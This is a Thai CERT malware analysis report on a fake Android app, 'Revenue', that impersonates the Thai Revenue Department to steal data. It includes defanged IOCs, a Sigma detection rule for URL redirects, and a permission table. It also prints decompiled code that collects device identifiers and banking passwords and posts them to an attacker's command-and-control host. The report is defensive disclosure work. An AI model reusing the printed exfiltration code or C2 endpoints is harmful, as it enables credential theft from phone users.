Defense Evasion	T1036 - Masquerading	ผู้ไม่หวังดีใช้ประโยชน์จาก Shortened URL และ URL redirection เพื่อซ่อนการการตรวจจับและทำให้ดูเหมือนเป็น legitimate url หรือ domain

Indicators of compromise (IOCs)

- hxxps://bit[.]ly/3x889ZR
- hxxps://naturalnutcontents[.]world
- naturalnutcontents[.]world
- contentvatgets[.]world
- contentzennews[.]world
- dissolbkzk[.]world
- natgentcontents[.]world
- naturalnutcontents[.]world
- www.contentzennews[.]world
- www.natgentcontents[.]world
- www.naturalnutcontents[.]world
- 95.161.129[.]95

Sigma Rule

- Sigma Rule สำหรับตรวจจับ generic URL redirection สามารถดาวน์โหลดได้ที่ https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/proxy/GEN_generic_url_redirect.yml

```
title: "Detection of generic URL redirect"
id: "9fe1cfbc-2d17-11ed-a261-0242ac120002"
version: "1.0"
```

```
first_imported: "2020-09-06"
last_modified: "2020-09-06"
status: "RELEASED"
sharing: "TLP:WHITE"
author: "TTC-CERT"
description: "Detects generic URL redirect pattern =http(s)://"
category: "URL redirect"
references:
"https://medium.com/@p.matkovski/detection-of-phishing-redirects-a2c40482264e"
logsource:
  category: proxy
detection:
  selection1:
    c-uri|contains: '=http://'
  selection2:
    c-uri|contains: '=https://'
  condition: selection1 or selection2
falsepositives:
  - Unknown
level: high
tags:
  - attack.malicious_link
  - attack.t1204.001
```

ข้อมูลอ้างอิง

- https://en.wikipedia.org/wiki/URL_shortening/
- https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/proxy/GEN_generic_url_redirect.yml
- https://medium.com/@p.matkovski/detection-of-phishing-redirects-a2c40482264e/
- https://www.openbugbounty.org/reports/187965/

เอกสารแนบท้าย 14


[TLP:WHITE] รายงานการวิเคราะห์ Malware Campaign กำหนดเป้าหมายโจมตีคนไทยโดยการปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากหน่วยงานภาครัฐ (กรมสรรพากร) ด้วยการหลอกให้ติดตั้ง Android Remote Access Trojan (RAT)

12 ก.ย.65

Executive Summary

ในระหว่างการดำเนินการวิเคราะห์ภัยคุกคามทางไซเบอร์ผ่านแหล่งข่าวเปิด (OSINT) ตามปกติ ศูนย์ TTC-CERT พบตัวอย่าง Android malware ซึ่งกำหนดเป้าหมายโจมตีคนไทยไปยังผู้ใช้โทรศัพท์สมาร์ทโฟนที่เป็นระบบปฏิบัติการแอนดรอยด์ โดยการปลอมแปลงแอนดรอยด์แอปพลิเคชั่น ให้ดูเหมือนเป็นแอปพลิเคชั่นที่สร้างโดยหน่วยงานภาครัฐ (กรมสรรพากร) ด้วยการหลอกให้ติดตั้ง Android Remote Access Trojan (RAT)

โดยตัวอย่าง Android malware ที่ใช้ในการวิเคราะห์ในครั้งนี้ ศูนย์ TTC-CERT พบเมื่อ 16 ส.ค.65 สามารถดาวน์โหลดได้โดยตรงผ่าน URL hxxp://afdw7[.]com/image/Revenue.apk สำหรับ Initial access ศูนย์ TTC-CERT คาดว่าผู้ไม่หวังดีใช้วิธีการหลอกล่อเหยื่อผ่านการสนทนาทางโทรศัพท์หรือทาง Application Chat ต่าง ๆ เช่น Line เพื่อให้เหยื่อเชื่อว่ากลุ่มผู้ไม่หวังดีมาจากหน่วยงานของรัฐ (กรมสรรพากร) และหลอกล่อให้เหยื่อทำการดาวน์โหลดแอปพลิเคชั่นที่เป็นอันตรายนี้จากเว็บไซต์ปลอมที่ hxxps://afdw7[.]com/ ดัง**ภาพที่ 1**



ภาพที่ 1 *หน้าเว็บไซต์ปลอม (https://afdw7[.]com/) ที่ดูเหมือนเว็บไซต์ของหน่วยงานของรัฐ (กรมสรรพากร)*

ผู้โจมตีใช้วิธีการคัดลอกหน้าเว็บไซต์ของกรมสรรพากรเพื่อให้ดูเหมือนเป็นเว็บไซต์ของกรมสรรพากร โดยมีการแนบลิงค์เพิ่มเติมชื่อ “**คลิกเพื่อดาวน์โหลด**” เอาไว้ที่หน้าแรกของเว็บไซต์ปลอมสำหรับให้เหยื่อดาวน์โหลดแอนดรอยด์แอปพลิเคชั่นที่เป็นอันตราย โดยแอปพลิเคชั่นที่เป็นอันตรายนี้ชื่อ “**Revenue**” ทั้งนี้ ผู้ไม่หวังดีใช้ชื่อแอปพลิเคชั่นและไอคอนของแอปพลิเคชั่นให้ดูเหมือนเป็นแอปพลิเคชั่นที่เป็นของกรมสรรพากร รายละเอียดตาม **ภาพที่ 2** เพื่อหลอกล่อให้เหยื่อติดตั้งแอปพลิเคชั่นที่เป็นอันตรายนี้ลงบนโทรศัพท์สมาร์ทโฟน (Android OS) ของเหยื่อ

รูปแบบและวิธีการที่ใช้ในการโจมตี (TTPs) ในครั้งนี้มีความคล้ายคลึงเป็นอย่างมากกับกลุ่มผู้โจมตีที่เคยทำการโจมตีโดยการปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากกรมสอบสวนคดีพิเศษ กระทรวงยุติธรรม[1] ซึ่งศูนย์ TTC-CERT ได้ทำรายงานการวิเคราะห์ Malware Campaign นี้ไปแล้วเมื่อ 6 ก.ค.65 นอกจากนี้จากการวิเคราะห์ Threat Actor Infrastructure เพิ่มเติมพบว่า กลุ่มผู้โจมตีในครั้งนี้มีความเชื่อมโยงกับกลุ่มผู้โจมตีที่ทำการโจมตีโดยการปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากกรมสอบสวนคดีพิเศษ กระทรวงยุติธรรม เนื่องจากมีการใช้ Command and control server ที่เป็นโดเมนเดียวกัน (akqf6[.]com) ตลอดจนมีหลักฐานอันควรเชื่อได้ว่ากลุ่มผู้โจมตีนี้กำลังเตรียมการโจมตีโดยปลอมแปลงหน้าเว็บไซต์หน่วยงานอื่น ๆ อีกด้วย อาทิ เว็บไซต์ของกองทุนเงินให้กู้ยืมเพื่อการศึกษา เว็บไซต์ของธนาคารออมสิน เว็บไซต์ของธนาคารอิสลามแห่งประเทศไทย เว็บไซต์ของธนาคารอาคารสงเคราะห์ เว็บไซต์ของกรมสรรพสามิต และ เว็บไซต์ของสำนักงานสลากกินแบ่งรัฐบาล เป็นต้น

ศูนย์ TTC-CERT ได้ดำเนินการวิเคราะห์แอนดรอยด์แอปพลิเคชั่นที่เป็นอันตรายนี้ โดยจากการตรวจสอบพบว่าแอปพลิเคชั่นดังกล่าวสามารถขโมยข้อมูลที่มีความอ่อนไหว (sensitive information) อาทิ ยี่ห้อของอุปกรณ์ หมายเลข IMEI ชื่อ-นามสกุล ข้อมูลหมายเลขโทรศัพท์มือถือ ข้อมูลเกี่ยวกับแอปพลิเคชั่นที่เกี่ยวกับธนาคารที่ใช้ในอุปกรณ์ของเหยื่อ บัญชีผู้ใช้งานของการเข้าถึงแอปพลิเคชั่นของธนาคาร รหัสผ่านสำหรับการเข้าถึงแอปพลิเคชั่นของธนาคาร และ การเปลี่ยนแปลงของแอปพลิเคชั่นต่าง ๆ บนอุปกรณ์ของเหยื่อ เป็นต้น

ศูนย์ TTC-CERT ได้จัดทำรายงานการวิเคราะห์ฯ ฉบับนี้ ตลอดจนได้ระบุข้อมูล “Indicators of compromise (IOCs)” เพื่อแจ้งเตือนและให้ข้อมูลนี้เพื่อให้เป็นข้อมูลกับองค์กรต่าง ๆ และประชาชนโดยทั่วไปสามารถนำไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงด้วยตนเอง ตลอดจนดำเนินการตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศ ระบบเครือข่ายขององค์กร รวมถึงอุปกรณ์สมาร์ทโฟนที่ใช้ระบบปฏิบัติการแอนดรอยด์ อย่างไรก็ตาม หากองค์กรของสมาชิกศูนย์ TTC-CERT ได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูล Indicators of compromise (IOCs) ของการโจมตีในรายงานฉบับนี้จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

[1]"ศูนย์ TTC-CERT - รายงานการวิเคราะห์ Malware Campaign กำหนดเป้าหมายโจมตีคนไทยโดยการปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากหน่วยงานภาครัฐ ด้วยการส่ง Android Remote Access Trojan (RAT) ผ่าน Voice phishing."https://drive.google.com/file/d/1ma8dyU8bk6BMVve3BY2WprOKDQKAvQJg/view?usp=sharing. Accessed 23 Aug. 2022.

รายละเอียดการวิเคราะห์ทางเทคนิค (Technical Analysis)

APK Metadata Information

- **App Name:** Revenue
- **Package Name:** com.test.ykverified
- **SHA256:** 71c2f14f7a09ef5a659fe03c09d094a4b2f67afd70bc3076208c8cc0ed1a6871
- **Main Activity:** com.test.ykverified.activity.SplashActivity
- **File size:** 11.10 MB (11635405 bytes)
- **Internal Version:** 8
- **Displayed Version:** 1.0.7
- **Minimum SDK Version:** 26 (Android 8.0)
- **Target SDK Version:** 28 (Android 9)
- **ภาพที่ 2** แสดงไอคอนและชื่อของแอปพลิเคชั่นที่แสดงบนอุปกรณ์แอนดรอยด์

***ภาพที่ 2** ไอคอนและชื่อของแอปพลิเคชั่นที่แสดงบนอุปกรณ์แอนดรอยด์*

Manifest Description

- แอนดรอยด์แอปพลิเคชั่นมีการร้องขอ permission กับผู้ใช้งานจำนวน 22 permission โดยในจำนวน 22 permission นั้น มีจำนวน 18 permission ที่เป็น permission ที่มีความอ่อนไหวและมีแนวโน้มที่จะถูกนำไปใช้ในทางที่ผิดโดยผู้ไม่หวังดี โดยมีรายละเอียดตามตาราง

Permission	คำอธิบายโดยสรุป
READ_SMS	อนุญาตให้แอปพลิเคชั่นอ่าน SMS ได้บนอุปกรณ์
SEND_SMS	อนุญาตให้แอปพลิเคชั่นส่ง SMS ได้บนอุปกรณ์
RECEIVE_SMS	อนุญาตให้แอปพลิเคชั่นรับข้อความ SMS ได้บนอุปกรณ์
WRITE_EXTERNAL_STORAGE	อนุญาตให้แอปพลิเคชั่นเขียน (write) หรือลบ (delete) ไฟล์ที่อยู่ใน external storage ของอุปกรณ์

READ_EXTERNAL_STORAGE	อนุญาตให้แอปพลิเคชั่นอ่าน (read) ไฟล์ที่อยู่ใน external storage ของอุปกรณ์
READ_PHONE_STATE	อนุญาตให้แอปพลิเคชั่นเข้าถึงสถานะของอุปกรณ์ (phone state) รวมถึงข้อมูลเครือข่ายมือถือ (cellular network information) ที่กำลังใช้งานอยู่ หมายเลขโทรศัพท์และหมายเลขซีเรียล (serial number) ของโทรศัพท์เครื่องนี้ สถานะของการโทรออกที่กำลังดำเนินอยู่ และรายการบัญชีหมายเลขโทรศัพท์ที่ที่เก็บไว้ในอุปกรณ์
BIND_ACCESSIBILITY_SERVICE	อนุญาตให้แอปพลิเคชั่นเข้าใช้งาน accessibility service ได้บนอุปกรณ์
CHANGE_NETWORK_STATE	อนุญาตให้แอปพลิเคชั่นเปลี่ยน network connectivity state ได้บนอุปกรณ์
REQUEST_DELETE_PACKAGES	อนุญาตให้แอปพลิเคชั่นขอลบแพ็คเกจได้บนอุปกรณ์
MODIFY_AUDIO_SETTINGS	อนุญาตให้แอปพลิเคชั่นแก้ไขหรือปรับเปลี่ยน global audio settings ได้บนอุปกรณ์
ACCESS_NOTIFICATION_POLICY	อนุญาตให้แอปพลิเคชั่นเข้าถึง notification policy ได้บนอุปกรณ์
SYSTEM_OVERLAY_WINDOW	อนุญาตให้แอปพลิเคชั่นสร้าง overlay ทับบนแอปพลิเคชั่นอื่น ๆ ได้บนอุปกรณ์
ACCESS_WIFI_STATE	อนุญาตให้แอปพลิเคชั่นสามารถเข้าถึงข้อมูลเกี่ยวกับการเชื่อมต่อ Wi-Fi ได้บนอุปกรณ์
CAMERA	อนุญาตให้แอปพลิเคชั่นสามารถเข้าถึงกล้องถ่ายภาพของอุปกรณ์
RECORD_AUDIO	อนุญาตให้แอปพลิเคชั่นสามารถบันทึกเสียงด้วยไมโครโฟน ซึ่งมีความเป็นไปได้ที่ผู้โจมตีจะนำไปใช้ในทางที่ผิด
SYSTEM_ALERT_WINDOW	อนุญาตให้แอปพลิเคชั่นทำงาน (แสดงผล) ซ้อนทับบนแอปพลิเคชั่นอื่น ๆ ได้
WRITE_SETTINGS	อนุญาตให้แอปพลิเคชั่นอ่าน (read) หรือ เขียน (write) system

	settings ได้บนอุปกรณ์
INTERNET	อนุญาตให้แอปพลิเคชั่นสามารถเข้าถึงอินเทอร์เน็ตได้

Source Code Review


แอปพลิเคชั่น Revenue.apk ถูก sign จาก certificates โดยมีรายละเอียดดังนี้

- Subject: CN=gigabud
- Signature Algorithm: rsassa_pkcs1v15
- Valid From: 2012-08-16 06:14:34+00:00
- Valid To: 2062-08-04 06:14:34+00:00
- Issuer: CN=gigabud
- Serial Number: 0x502c8fca
- Hash Algorithm: sha1
- md5: defefb69890e0c87c32bedf7a37d83a3
- sha1: dc0fe8a655cbb5f2f2818b6d7d8ab6c975a2e968
- sha256: 2318bba1688c66b3e223adb74d79f51714db089ef2a849114b64370d80c38f89
- sha512: 1317a35541d2e65382c28499aca677a4601bcd78abb43e48c9e407630da53754892406595fad6e771e951dfe47876d6dee1a4194eae801d919936b8e4fa7a0d4
- PublicKey Algorithm: rsa
- Bit Size: 1024
- Fingerprint: b2e098731375f1b923022a95621321c8e63ba2852a07ffee1aae5632c86115fc

จากข้อมูลการระบุและการขอ permission จากผู้ใช้งานโดยแอปพลิเคชั่น Revenue.apk ข้อมูลต่อไปนี้จะเป็นข้อมูลการดำเนินการในอุปกรณ์ของผู้ใช้งาน (หรือเหยื่อ) จากแอปพลิเคชั่น Revenue.apk นี้

- การใช้ permission ของ INTERNET และ ACCESS_WIFI_STATE แอปพลิเคชั่น Revenue.apk จะตรวจสอบการเชื่อมต่ออินเทอร์เน็ตของอุปกรณ์

```
    public boolean k(@NonNull Context context) {
        try {
            NetworkInfo activeNetworkInfo = ((ConnectivityManager) a0.i.d((
ConnectivityManager) context.getSystemService("connectivity"))).
getActiveNetworkInfo();
            return activeNetworkInfo != null && activeNetworkInfo.isConnected();
        } catch (RuntimeException e6) {
            if (Log.isLoggable("ConnectivityMonitor", 5)) {
                Log.w("ConnectivityMonitor",
"Failed to determine connectivity status when connectivity changed", e6);
            }
            return true;
```



ภาพที่ 3 แสดงหน้าของแอปพลิเคชั่นที่หลอกให้เหยื่อกรอกข้อมูลส่วนบุคคล

- เมื่อเหยื่อทำการเปิดแอปพลิเคชั่น Revenue.apk แอปพลิเคชั่นดังกล่าวจะให้เหยื่อกรอกชื่อ-นามสกุล และข้อมูลหมายเลขโทรศัพท์มือถือดัง**ภาพที่ 3** เมื่อเหยื่อกรอกข้อมูลดังกล่าวและกดปุ่ม **"ยืนยันเข้าสู่ระบบ"**แล้ว ข้อมูลที่เหยื่อกรอกและข้อมูลอื่น ๆ ที่เกี่ยวกับอุปกรณ์ของเหยื่อจะถูกส่งออกไปให้กับ Command and Control Server (akqf6[.]com) ด้วย HTTP POST Method ผ่าน URL ที่ hxxp://akqf6[.]com/x/login?username=<ชื่อ-นามสกุลที่กรอก>&card=<ข้อมูลหมายเลขโทรศัพท์มือถือที่กรอก>&source=android&model=<รุ่นหรือยี่ห้อของโทรศัพท์มือถือ>&device=<คากว่าน่าจะเป็น serial number ของอุปกรณ์>&v=<หมายเลขเวอร์ชั่นของ Android>&from_source=dsihourse จาก URL ที่ปรากฏในตัวอักษรสีแดงจะเห็นว่าในครั้งนี้มีการระบุ **from_source=dsihourse** รายละเอียด Source Code ตาม**ภาพที่ 4** และ **ภาพที่ 5** อีกทั้งโดเมน (akqf6[.]com) และรูปแบบ URL ที่ใช้ในการส่งข้อมูลออกไปของ Revenue.apk มีความคล้ายคลึงกับโดเมนและรูปแบบ URL ของ dsi.apk ที่กลุ่มผู้โจมตีที่ทำการโจมตีโดยการปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากกรมสอบสวนคดีพิเศษ กระทรวงยุติธรรม รายละเอียดการเปรียบเทียบดังตาราง

URL สำหรับส่งข้อมูลออกไปของ **Revenue.apk**	URL สำหรับส่งข้อมูลออกไปของ **dsi.apk**
hxxp://akqf6[.]com/x/login?username=<ชื่อ-นามสกุลที่กรอก>&card=<ข้อมูลหมายเลขโทรศัพท์มือถือที่กรอก>&source=android&model=<รุ่นหรือยี่ห้อของโทรศัพท์มือถือ>&device=<คากว่าน่าจะเป็น serial number ของอุปกรณ์>&v=<หมายเลขเวอร์ชั่นของ Android>&from_source=dsihourse	hxxp://akqf6[.]com/x/login?username=<ชื่อ-นามสกุลที่กรอก>&card=<ข้อมูลหมายเลขบัตรประชาชนหรือหมายเลขโทรศัพท์มือถือที่กรอก>&source=android&model=<รุ่นหรือยี่ห้อของโทรศัพท์มือถือ>&device=<คากว่าน่าจะเป็น serial number ของอุปกรณ์>&v=<หมายเลขเวอร์ชั่นของ Android>

```
    public final void x() {
1       b.a aVar = b.f3319c;
2       if (TextUtils.isEmpty(aVar.a().f())) {
3           C(LoginActivity.class);
4           finish();
            return;
        }
5       String h6 = aVar.a().h();
6       String c6 = aVar.a().c();
7       if (!TextUtils.isEmpty(h6) && !TextUtils.isEmpty(c6)) {
8           m v5 = v();
            StringBuilder sb = new StringBuilder();
            d dVar = d.f4727a;
            sb.append(dVar.c());
            sb.append(";");
            sb.append(Build.MODEL);
            v5.a(h6, c6, "android", sb.toString(), dVar.b(), Build.VERSION.RELEASE, "dsihourse");
            return;
        }
9       C(LoginActivity.class);
10      finish();
    }
```

```
    public final String h() {
        return "http://akqf6.com";
    }
```

ภาพที่ 4 *Source code ของ Revenue.apk สำหรับการส่งข้อมูลออกไปให้กับ C2*

```
    public final void j(String str, String str2, String str3, String str4, String str5, String
str6, String str7, f<BasicResponse<UserInfoBean>, UserInfoBean> fVar) {
        j.e(str, "username");
        j.e(str2, "card");
        j.e(str3, "source");
        j.e(str4, "model");
        j.e(str5, "device");
        j.e(str6, "v");
        j.e(str7, "from_source");
        j.e(fVar, "observer");
2       TextUtils.isEmpty(i());
4       k(this.f3789b.a(str, str2, str3, str4, str5, str6, str7), fVar);
    }
```

```
12  public interface a {
13      @POST("x/login")
14      o3.e<BasicResponse<UserInfoBean>> a(@Query("username") String str, @Query("card") String str2,
@Query("source") String str3, @Query("model") String str4, @Query("device") String str5, @Query(
"v") String str6, @Query("from_source") String str7);
```

ภาพที่ 5 *Source code ของ Revenue.apk สำหรับการส่งข้อมูลออกไปให้กับ C2*

- แอปพลิเคชั่น Revenue.apk มีการเก็บข้อมูลเกี่ยวกับอุปกรณ์ของเหยื่อ เช่น ยี่ห้อของอุปกรณ์, หมายเลข IMEI, ขนาดของหน้าจออุปกรณ์ เวอร์ชั่นของระบบปฏิบัติการแอนดรอยด์ เป็นต้น รายละเอียดตาม **ภาพที่ 6** และ **ภาพที่ 7**

```
8  public final class DeviceInfo {
       private final float density;
       private final int dpi;
       private final int height;
       private final String imei;
       private final String name;
       private final String size;
       private final RecordServiceStatus state;
       private final int width;

       public DeviceInfo() {
           this(null, null, 0, 0, null, 0, 0.0f, null, 255, null);
       }

       public DeviceInfo(String str, String str2, int i5, int i6, String str3, int i7, float f6,
   RecordServiceStatus recordServiceStatus) {
           j.e(str, "name");
           j.e(str2, "imei");
           j.e(str3, "size");
2          this.name = str;
3          this.imei = str2;
4          this.width = i5;
5          this.height = i6;
6          this.size = str3;
7          this.dpi = i7;
8          this.density = f6;
9          this.state = recordServiceStatus;
       }
```

ภาพที่ 6 *Source code ของ Revenue.apk สำหรับการเก็บข้อมูลเกี่ยวกับอุปกรณ์ของเหยื่อ*

```
        public final h mo367invoke() {
            String str = Build.BOARD;
            q4.j.d(str, "board");
            if (o.z(str, "oplus", true)) {
                return h.ONE_PLUS;
            }
            String str2 = Build.MANUFACTURER;
            q4.j.d(str2, "manufacturer");
            return o.z(str2, "huawei", true) ? h.EMUI : o.z(str2, "xiaomi", true) ? h.MIUI : o.z
(str2, "oppo", true) ? h.OPPO : o.z(str2, "vivo", true) ? h.VIVO : o.z(str2, "samsung", true) ?
h.SAMSUNG : o.z(str2, "realme", true) ? h.REALME : h.OTHERS;
        }
    }

    static {
        d dVar = new d();
        f4727a = dVar;
        f4730d = dVar.d().widthPixels;
        f4731e = dVar.d().heightPixels;
        f4732f = dVar.d().density;
        f4733g = dVar.d().densityDpi;
    }

    public final String b() {
        String string = Settings.System.getString(f4728b.getContentResolver(), "android_id");
        q4.j.d(string, "getString(context.conten…ttings.Secure.ANDROID_ID)");
        return string;
    }

    public final String c() {
        try {
            String string = Settings.Global.getString(f4728b.getContentResolver(), "device_name"
);
            q4.j.d(string, "{\n            Settings.G…al.DEVICE_NAME)\n        }");
            return string;
        } catch (Exception unused) {
            String str = Build.DEVICE;
            q4.j.d(str, "{\n            Build.DEVICE\n        }");
            return str;
        }
    }
```

ภาพที่ 7 *Source code ของ Revenue.apk สำหรับการเก็บข้อมูลเกี่ยวกับอุปกรณ์ของเหยื่อ*

- แอปพลิเคชั่น Revenue.apk สามารถทำการตรวจสอบการใช้งานแอปพลิเคชั่นอื่นบนอุปกรณ์ของเหยื่อ ซึ่งหากเหยื่อทำการเปิดแอปพลิเคชั่นเกี่ยวกับธนาคารในอุปกรณ์ของเหยื่อ แอปพลิเคชั่น Revenue.apk นี้จะลักลอบเก็บข้อมูลเกี่ยวกับแอปพลิเคชั่นที่เกี่ยวกับธนาคารที่ใช้ในอุปกรณ์ของเหยื่อ เช่น ชื่อของธนาคาร รูปของธนาคารหรือโลโก้ของธนาคาร บัญชีผู้ใช้งานของการเข้าถึงแอปพลิเคชั่นของธนาคาร และรหัสผ่านสำหรับการเข้าถึงแอปพลิเคชั่นของธนาคาร เป็นต้น รายละเอียดตาม**ภาพที่ 8**

```
7  public final class OpenAppInfo {
8      private String bank_id;
9      private String schema;
10
11     public OpenAppInfo(String str, String str2) {
12         j.e(str, "schema");
13         j.e(str2, "bank_id");
14         this.schema = str;
15         this.bank_id = str2;
16     }
17
18     public static /* synthetic */ OpenAppInfo copy$default(OpenAppInfo openAppInfo, String str,
   String str2, int i5, Object obj) {
19         if ((i5 & 1) != 0) {
20             str = openAppInfo.schema;
21         }
22         if ((i5 & 2) != 0) {
23             str2 = openAppInfo.bank_id;
24         }
25         return openAppInfo.copy(str, str2);
26     }
```

```
10                                                  BankInfo bankInfo = (BankInfo) obj;
                                                    if (bankInfo == null) {
                                                        return;
                                                    }
11                                                  intent4.putExtra("bankName", bankInfo.
   getName());
12                                                  intent4.putExtra("bankImg", bankInfo.getImg
   ());
13                                                  intent4.putExtra("bank_id", bankInfo.
   getBank_id());
17                                                  intent4.setComponent(new ComponentName(
   "com.test.ykverified", GlobalBroadcast.class.getName()));
18                                                  BaseApplication.b().sendBroadcast(intent4);
                                                    return;
```

```
    public final void m(String str, String str2, f<BasicResponse<Object>, Object> fVar) {
        j.e(str, "bank_id");
        j.e(str2, "pwd");
        j.e(fVar, "observer");
2       k(this.f3789b.d(str, str2), fVar);
    }
```

ภาพที่ 8 *Source code ของ Revenue.apk สำหรับการลักลอบเก็บข้อมูลเกี่ยวกับแอปพลิเคชั่นที่เกี่ยวกับธนาคารที่ใช้ในอุปกรณ์ของเหยื่อ*

- หลังจากที่ได้ลักลอบเก็บข้อมูลเกี่ยวกับแอปพลิเคชั่นที่เกี่ยวกับธนาคารที่ใช้ในอุปกรณ์ของเหยื่อ แอปพลิเคชั่น Revenue.apk นี้จะทำการลักลอบส่งข้อมูลบัญชีผู้ใช้งานของการเข้าถึงแอปพลิเคชั่นของธนาคารและรหัสผ่านสำหรับการเข้าถึงแอปพลิเคชั่นของธนาคาร จะถูกส่งออกไปให้กับ Command and Control Server (akqf6[.]com) ด้วย HTTP POST Method ผ่าน URL ที่ hxxp://akqf6[.]com/x/user-bank-pwd?bank_id=<แอปพลิเคชั่นของธนาคาร>& bank_pwd=<รหัสผ่านสำหรับการเข้าถึงแอปพลิเคชั่นของธนาคาร> รายละเอียดตาม**ภาพที่ 9**

```
22      @POST("x/user-bank-pwd")
23      o3.e<BasicResponse<Object>> d(@Query("bank_id") String str, @Query("bank_pwd") String str2);
24  }
```

ภาพที่ 9 *Source code ของ Revenue.apk สำหรับการลักลอบส่งข้อมูลบัญชีผู้ใช้งานของการเข้าถึงแอปพลิเคชั่นของธนาคารและรหัสผ่าน*

